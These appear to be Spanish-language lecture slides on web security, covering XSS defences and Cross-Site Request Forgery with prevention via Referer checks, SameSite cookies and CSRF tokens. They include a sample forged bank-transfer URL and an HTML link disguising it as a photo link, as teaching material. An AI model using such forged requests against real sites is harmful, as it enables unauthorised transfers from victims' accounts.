
- **Validar todo:** los encabezados, *cookies*, cadenas de consulta, campos de formularios y campos ocultos, contra una especificación rigurosa de lo que debe ser permitido
- **Detectar el código** en las entradas de usuario **y borrarlo, filtrarlo o sanearlo**
 - La implementación de los filtros es complicada porque hay muchas formas de mezclar Javascript con HTML
 - Myspace tenía un filtro y el gusano Samy funcionó
- Forzar a los desarrolladores de aplicaciones a **separar el código de los datos** de forma que los navegadores puedan saber qué código procede originalmente del servidor y se puede ejecutar
 - Uso del mecanismo Content Security Policy (CSP): con una regla en el encabezado de su respuesta HTTP el servidor dice al navegador qué debe hacer con el código Javascript

Cross-Site Request Forgery

Cross Site Request Forgery (CSRF)

- Un atacante, **a través de un usuario autenticado** en un sitio web, **realiza acciones maliciosas** en dicho sitio
 - Aprovecha la sesión abierta de un usuario en un sitio web
 - Es posible porque se acepta el envío de cookies desde sitios web cruzados
 - **Explota la confianza que el sitio tiene en el usuario**
- ¿Cómo funciona? El atacante tiene que:
 - Crear una URL modificada o un script
 - **Engañar a la víctima para que vaya a ese enlace mientras tiene su sesión abierta en el sitio objetivo**
 - Poner el enlace en redes sociales, foros que suele frecuentar la víctima, simulando una página de error que indica que para solucionarlo pinches en el siguiente enlace, ...
 - Hacer que el usuario pinche en este enlace es lo difícil, el atacante tiene que emplear ingeniería social

Cross Site Request Forgery (CSRF)



Ejemplo de escenario GET

- La aplicación web usa solicitudes GET para transmitir parámetros
- El atacante hace que la víctima le transfiera dinero a su cuenta desde su banco
 - Alicia ordena una transferencia a Pablo

GET `http://bank.com/transfer.do?acct=Pablo&amount=100` HTTP/1.1

- El atacante engaña a Alicia para que mientras tenga su sesión con el banco abierta pinche este enlace

`http://bank.com/transfer.do?acct=atacante&amount=100000`



Este enlace lo puede camuflar

- Como un enlace no sospechoso

```
<a href="http://bank.com/transfer.do?acct=atacante&amount=100000">View my Pictures!</a>
```

- Como una imagen


```

```

Ejemplo escenario POST

- La solicitud utilizará el método POST
- El atacante necesita crear una etiqueta FORM con la orden maliciosa
- La víctima debe ser engañada para acceder a ese formulario
 - Después tendrá que pulsar un botón o simplemente la etiqueta se ejecutará con Javascript (`document.F.submit`)

Ejemplo escenario POST



Prevención de CSRF

- Validar el encabezado `Referer`
 - Presenta problemas de privacidad porque revela parte del historial de búsqueda de los usuarios
 - Algunos navegadores y los *proxies* web los eliminan para proteger la privacidad de los usuarios
 - Con HTTPS, no se suele eliminar, pero puede ser suplantado por algunos navegadores o extensiones
- Atributo `Samesite` de las cookies
 - Strict: no permite enviar cookies desde sitios cruzados
 - Lax: proporciona un equilibrio razonable entre la seguridad y la comodidad que le supone a los sitios web tener a sus usuarios autenticados cuando acceden desde un enlace externo
- Uso y validación de *tokens* secretos (*CSRF token*)
 - Número aleatorio, impredecible, secreto y único por sesión de usuario
 - No se deben transmitir en cookies
 - Se pueden añadir en campos ocultos, cabeceras y formularios
 - Se añadirá a cada solicitud hecha al sitio web